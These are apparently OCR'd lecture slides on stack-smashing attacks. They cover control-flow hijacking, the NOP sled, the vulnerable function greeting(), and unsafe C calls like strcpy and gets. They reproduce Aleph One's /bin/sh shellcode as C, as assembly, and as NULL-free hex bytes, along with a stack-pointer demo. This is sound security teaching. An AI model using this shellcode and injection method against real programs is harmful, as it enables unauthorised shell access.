
stack smashing

stack smashing

- Useful for denial-of-service (DoS)
- Better: **control flow hijacking**

When greeting() returns, jumps to address ptr


Setup temp2 so ptr points back into buffer and executes buffer as machine code



exploit sandwich

* Ingredients
  / nop sled
  / payload (shell code)
  / pointer into machine code

sammich?



shell code

```
#include <stdio.h>

void main() {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
   exit(0);
}
```


Shell code from AlephOne
-- our payload

```
movl
string_addr,string_addr_addr
movb    $0x0,null_byte_addr
movl    $0x0,null_addr
movl    $0xb,%eax
movl    string_addr,%ebx
leal    string_addr,%ecx
leal    null_string,%edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
/bin/sh string goes here.
```

Problem: we don't where we are in memory

getting address

```
jmp    offset-to-call              # 2 bytes
popl   %esi                        # 1 byte
movl   %esi,array-offset(%esi)     # 3 bytes
movb   $0x0,nullbyteoffset(%esi)   # 4 bytes
movl   $0x0,null-offset(%esi)      # 7 bytes
movl   %esi,%ebx                   # 2 bytes
leal   array-offset,(%esi),%ecx    # 3 bytes
leal   null-offset(%esi),%edx      # 3 bytes
int    $0x80                       # 2 bytes
movl   $0x1, %eax                  # 5 bytes
movl   $0x0, %ebx                  # 5 bytes
int    $0x80                       # 2 bytes
call   offset-to-popl              # 5 bytes
/bin/sh string goes here
```



shellcode

```
char shellcode[] =
   "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
   "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
   "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
   "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

Another problem:

strcpy stops at first NULL byte (0x00)

Solution:


Alternative machine code: avoid NULL bytes

shellcode

```
char shellcode[] =
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
   "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```


Alternate machine code

[Mason, et al., English Shellcode]




```
user@box:~/pp1/demo$ ./get_sp
Stack pointer (ESP): 0xbffff7d8
user@box:~/pp1/demo$ cat get_sp.c
#include <stdio.h>

unsigned long get_sp(void)
{
        __asm__("movl %esp, %eax");
}

int main()
{
        printf("Stack pointer (ESP): 0x%x\n", get_sp() );
}

user@box:~/pp1/demo$ _
```

stack pointer



* Nop sled makes arithmetic simpler
* `xch %eax,%eax` -- opcode \x90
* Land anywhere in Nops and attack will succeed
* Lots of copies of ptr at the end

improving

demo

vulnerable functions


* `strcpy`
* `strcat`
* `scanf`
* `gets`


* Safer versions: strncpy, strncat, etc
  / safer but not foolproof!
  / can get an unterminated string which causes other problems

small buffers

```
greeting( char* temp1, char* t
{
        char name[400];
        memset(name, 0, 400);
        strcpy(name, temp2);
        printf( "Hi %s %s\n", temp1, name );
}
```

What if the buffer is very small?
`char name[10]`



